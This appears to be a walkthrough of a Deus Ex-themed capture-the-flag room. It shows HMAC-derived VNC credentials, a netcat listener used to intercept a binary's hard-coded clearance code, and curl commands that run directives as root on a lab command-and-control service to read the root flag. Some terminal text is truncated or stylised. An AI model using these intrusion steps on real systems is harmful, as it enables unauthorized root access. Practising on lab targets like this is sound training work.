
The password is also stated here to be the first 8 characters of the final hash.

User Level Access:

Following what we found in the Datacubes only two names from the list could really be a possibility.

Jlebedev and **jooleeah**

In order to gain access we use cyber chef to produce our possible credentials to create a hash, I can use the HMAC function of cyberchef, using the username as the key, the algorithm as md5, and smashthestate as the input seen below:



HMAC

Key: jlebedev UTF8

Hashing function: MD5


Input (length: 13, lines: 1)

```
smashthestate
```

Output (time: 6ms, length: 32, lines: 1)

```
311781a1830c1332a903920a59eb6d7a
```

311781a1830c1332a903920a59eb6d7a



HMAC

Key: jooleeah UTF8

Hashing function: MD5

Input (length: 13, lines: 1):


```
smashthestate
```

Output (start: 32, end: 32, length: 0; time: 4ms, length: 32, lines: 1):

```
3b25ed185f3f6b279837090d130be307
```


3b25ed185f3f6b279837090d130be307

Using the **first 8 characters** from the hashes we have created as our password and **smashthestate** as our username we use **Remmina** to attempt to login as the user we have found:




```
┌──(accessone㉿accessone)-[~]
└─$ sudo remmina -c vnc://smashthestate:311781a1@10.10.93.102:5901
remmina-Message: 20:18:46.505: Remmina does not log all output statements. Turn on more verbose output by usi
ng "G_MESSAGES_DEBUG=all" as an environment variable.
```

We have success with the hash for the **Jlebedev** user and we have the user.txt flag




ROOT USER ESCALATION:

On the desktop other than the user flag we see an executable called bad actors-list when we run it we can see it connects out to port 23023 that we saw earlier labeled as a Command and control server although the executable only seems to allow us to change the bad actor list. browsing over to port 23023 we can see it requires a directive ie a command:




```
UNATCO Liberty Island - Command/Control

RESTRICTED: ANGEL/OA

send a directive to process
```

we try supplying one via the web address bar but to no response:



```
NATCO Liberty Island - Command/Control

ESTRICTED: ANGEL/OA

end a directive to process
```


I then decided to try to curl and see if we got any response that way:




```
┌──(accessone㉿accessone)-[~/Desktop/thm/dx1]
└─$ curl -d 'directive=ls' http://10.10.93.102:23023
UNATCO Liberty Island - Command/Control

ACCESS DENIED - Invalid Clearance-Code
```

It appears we need to provide clearance code. We turn our attention now to the binary we ran before this says its connecting to that port as it opens and so must have some level of clearance code.

In order to see if the binary is actually making a connection we use a NetCat listener then start up the binary using a http proxy pointing to the port NetCat is listening on:




```
C:\home\ajacobson\Desktop> http_proxy=localhost:9005 ./badactors-list
Overriding existing handler for signal 10. Set JSC_SIGNAL_FOR_GC if you want Web
Kit to use a different signal
```



```
Microsoft(R) Windows 95
   (C)Copyright Microsoft Corp 1981-1996.

C:\> nc -lvnp 9005
Listening on 0.0.0.0 9005
Connection received on 127.0.0.1 45566
POST http://UNATCO:23023/ HTTP/1.1
Host: UNATCO:23023
User-Agent: Go-http-client/1.1
Content-Length: 49
Clearance-Code: 7gFfT74scCgzMqW4EQbu
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip

directive=cat+%2Fvar%2Fwww%2Fhtml%2Fbadactors.txt
```


We have caught the directive formatting and the clearance code. By the look of it we are getting command execution testing this theory:



```
┌──(accessone㉿accessone)-[~]
└─$ curl -H 'clearance-code: 7gFfT74scCgzMqW4EQbu' -d 'directive=whoami' 10.10.93.102:23023
root
```

We successfully have command execution as root!

Now we just need to get the root flag:



```
┌──(accessone㉿accessone)-[~]
└─$ curl -H 'clearance-code: 7gFfT74scCgzMqW4EQbu' -d 'directive=ls' 10.10.93.102:23023
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var

┌──(accessone㉿accessone)-[~]
└─$ curl -H 'clearance-code: 7gFfT74scCgzMqW4EQbu' -d 'directive=ls root' 10.10.93.102:23023
go
root.txt
snap

┌──(accessone㉿accessone)-[~]
└─$ curl -H 'clearance-code: 7gFfT74scCgzMqW4EQbu' -d 'directive=cat /root/root.txt' 10.10.93.102:23023

From: AJacobson//UNATCO.00013.76490
To: JCDenton//UNATCO.82098.9868
Subject: Come by my office

We need to talk about that last mission.  In person, not infolink.  Come by my
office after you've been debriefed by Manderley.

    thm{985bb3c88bfe66f9b465b00198692866}

-alex-
```

This was a Very enjoyable room. Thank you for reading my Write up!